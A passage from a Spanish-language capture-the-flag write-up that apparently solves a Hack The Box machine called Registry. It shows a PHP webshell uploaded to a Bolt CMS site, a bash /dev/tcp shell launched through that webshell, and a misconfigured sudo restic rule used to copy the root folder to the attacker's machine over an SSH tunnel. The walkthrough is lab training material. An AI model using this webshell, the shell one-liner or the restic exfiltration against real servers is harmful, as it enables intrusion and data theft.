/extensions (Status: 301)
/repo (Status: 301)
/bolt (Status: 302)
=====
2020/03/12 23:47:56 Finished
=====
user@kali:~$ █
```

Gobuster, identifica la carpeta bolt.

3.4 . Explotación Web

Para el acceso al sitio web, se usa las credenciales **admin/strawberry**




3.4.1 . File Upload


En la aplicación web, se identifica una sección de administración de archivos. Para pruebas se crea un archivo shell.php que contiene el código:

```
<?php system($_REQUEST['iseg']);?>
```

Al momento de intentar subir la webshell, hay un problema. La extensión php no puede ser subida.




Para solventar el problema de la extensión, en el menú de Configuration, luego en Main configuration se debe añadir la extensión php.



3.4.2 . Subiendo una webshell


El archivo se sube correctamente a la carpeta files:




3.4.3 . Ejecución de comandos en webshell

Para probar nuestra webshell, pasamos el argumento whoami (comando linux), a la variable iseg, con esto se ejecuta en el equipo remoto, y se obtiene el nombre de usuario web:

<https://10.10.10.159/bolt/files/shell.php?iseg=whoami>



Comando sudo -l



```
1 Matching Defaults entries for www-data on bolt:
2   env_reset, exempt_group=sudo, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
3   /bin\:/sbin\:/bin\:/snap/bin
4 User www-data may run the following commands on bolt:
5   (root) NOPASSWD: /usr/bin/restic backup -r rest*
```

Otro inconveniente que se detecta, es que el archivo subido, es borrado cada cierto tiempo, lo que imposibilita tener una webshell en el servidor web y hacer una conexión reversa.

Debido a que el servidor tiene activado políticas de firewall que impiden las conexiones entrantes.

```
cat /etc/iptables.conf
```

```
-A FORWARD -o br-1bad9bd75d17 -j DOCKER
-A FORWARD -i br-1bad9bd75d17 ! -o br-1bad9bd75d17 -j ACCEPT
-A FORWARD -i br-1bad9bd75d17 -o br-1bad9bd75d17 -j ACCEPT
-A OUTPUT -d 10.0.0.0/8 -p tcp -m tcp --tcp-flags FIN,SYN,RST,ACK SYN -j DROP
-A OUTPUT -d 10.0.0.0/8 -p udp -j DROP
-A DOCKER -d 172.18.0.2/32 ! -i br-1bad9bd75d17 -o br-1bad9bd75d17 -p tcp -m tcp --dport 5000 -j ACCEPT
-A DOCKER-ISOLATION-STAGE-1 -i docker0 ! -o docker0 -j DOCKER-ISOLATION-STAGE-2
-A DOCKER-ISOLATION-STAGE-1 -i br-1bad9bd75d17 ! -o br-1bad9bd75d17 -j DOCKER-ISOLATION-STAGE-2
```

3.4.4 . Bind Shell

Sabiendo que desde el equipo registry no se permite las conexiones al exterior, la única opción en mente es realizar una conexión directa mediante bind shell.

En la shell del usuario bolt, abrimos netcat a la escucha en el puerto 9000:

```
$ nc -nlvp 9000
Listening on [0.0.0.0] (family 0, port 9001)
```

Ahoram desde la aplicación web, con nuestra webshell subida, ejecutamos el comando: `bash -c 'bash -i >& /dev/tcp/127.0.0.1/9000+0>&'`

```
https://10.10.10.159/bolt/files/shell.php?iseg=bash+-c+'bash+-i>%26+/dev/tcp/127.0.0.1/9000+0>%261'
```

Revisamos la terminal de bolt, donde abrimos nc, y comprobamos la conexión local

```
Connection from 127.0.0.1 41568 received!
bash: cannot set terminal process group (1021): Inappropriate ioctl for device
bash: no job control in this shell
```

```
www-data@bolt:~/html/bolt/files$ whoami
www-data
www-data@bolt:~/html/bolt/files$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@bolt:~/html/bolt/files$ sudo -l
Matching Defaults entries for www-data on bolt:
  env_reset, exempt_group=sudo, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bolt:
  (root) NOPASSWD: /usr/bin/restic backup -r rest*

www-data@bolt:~/html/bolt/files$
```

Con la shell local, exploramos las carpetas y archivos que tiene acceso el usuario web (www-data). Existe un fichero importante de nombre backup.php, en donde ejecuta el comando restic para realizar un backup.

```
www-data@bolt:~/html$ cat backup.php
cat backup.php
<?php shell_exec("sudo _restic backup -r rest:http://backup.registry.htb/bolt bolt");
```

En la Explotación tomaremos ventaja de la herramienta restic que es usada para realizar backups locales del sitio web.

3.5 . Explotando el sistema con Restic backup

Restic es un programa de backup, y según el repositorio github³, es eficiente y seguro. Soportado en plataformas Linux, MacOS, y Windows. En el equipo local instalamos restic:

```
# apt install restic
```

Creamos una carpeta para el backup de la carpeta root del servidor registry.

```
# mkdir backup
```

3.5.1 . Iniciando Restic

Iniciamos restic desde nuestro equipo local, indicándole la carpeta de backups:

```
# restic init -r ./backp/
enter password for new repository:
enter password again:
created restic repository d1c52cdaae at ./backp/

Please note that knowledge of your password is required to access
the repository. Losing your password means that your data is
irrecoverably lost.

# ls backup/
config data index keys locks snapshots
```

3.5.2 . Configurando Restic Server

Para poder realizar la copia, se debe configurar restic-server en el equipo atacante.

```
# git clone https://github.com/restic/rest-server
# cd rest-server/
# apt-get install golang
# go run build.go
# cd ..
```

3.5.3 . Iniciando restic-server

Iniciamos restic server, desde la máquina local. Restic-Server inicia con el puerto 8000 a la escucha.

³ <https://github.com/restic/restic>

```
# rest-server/./rest-server --path backup --no-auth
Data directory: backup
Authentication disabled
Private repositories disabled
Starting server on :8000
```

3.5.4 . Port Forwarding con SSH

Debido a que en el servidor remoto está restringido las conexiones salientes, vamos a realizar un port forwarding mediante el protocolo ssh. Para habilitar el port forwarding, desde el equipo local nos conectamos con SSH al usuario bolt, usando la opción -R:

```
root@kali:/home/usuario/htb/registry# ssh -i ssh/id_rsa -R 8000:localhost:8000 bolt@10.10.10.159
Enter passphrase for key 'ssh/id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

System information disabled due to load higher than 1.0
```

3.5.5 . Realizado backups con restic

Finalmente desde la consola que se abrió mediante bindshell (el usuario www-data), ejecutamos el backup, usando el siguiente comando:

```
www-data@bolt:~$ sudo /usr/bin/restic backup -r rest:http://localhost:8000 /root
enter password for repository:
password is correct
found 2 old cache directories in /var/www/.cache/restic, pass --cleanup-cache to remove them
using parent snapshot c2ec32f9
scan [/root]
scanned 10 directories, 14 files in 0:00
[0:00] 100.00% 28.066 KiB / 28.066 KiB 24 / 24 items 0 errors ETA 0:00
duration: 0:00
snapshot f5b710a5 saved
```

3.5.6 . Recuperando la información del backup

En la máquina local, se creó una copia completa de la carpeta root del equipo víctima (registry). Para recuperar, ejecutamos el comando

```
root@kali:/home/htb/registry/backup# cd snapshots/
root@kali:/home/htb/registry/backup/snapshots# ls
c2ec32f95086c0d26b5218ccdb25776a498bc05bb10321f5508523fd1675e057
```

```
# restic restore c2ec32f95086c0d26b5218ccdb25776a498bc05bb10321f5508523fd1675e057 --target root -r backup
enter password for repository:
repository 66d379cf opened successfully, password is correct
created new cache in /root/.cache/restic
restoring <Snapshot c2ec32f9 of [/root] at 2020-04-05 06:40:47.09010287 +0000 UTC by root@bolt> to ../../root
```



```
# ls /root/root/  
config.yml  cron.sh  root.txt  
  
# cat root.txt  
ntrkzxxxxxxxxxxxxxxxxxyzbkztgw
```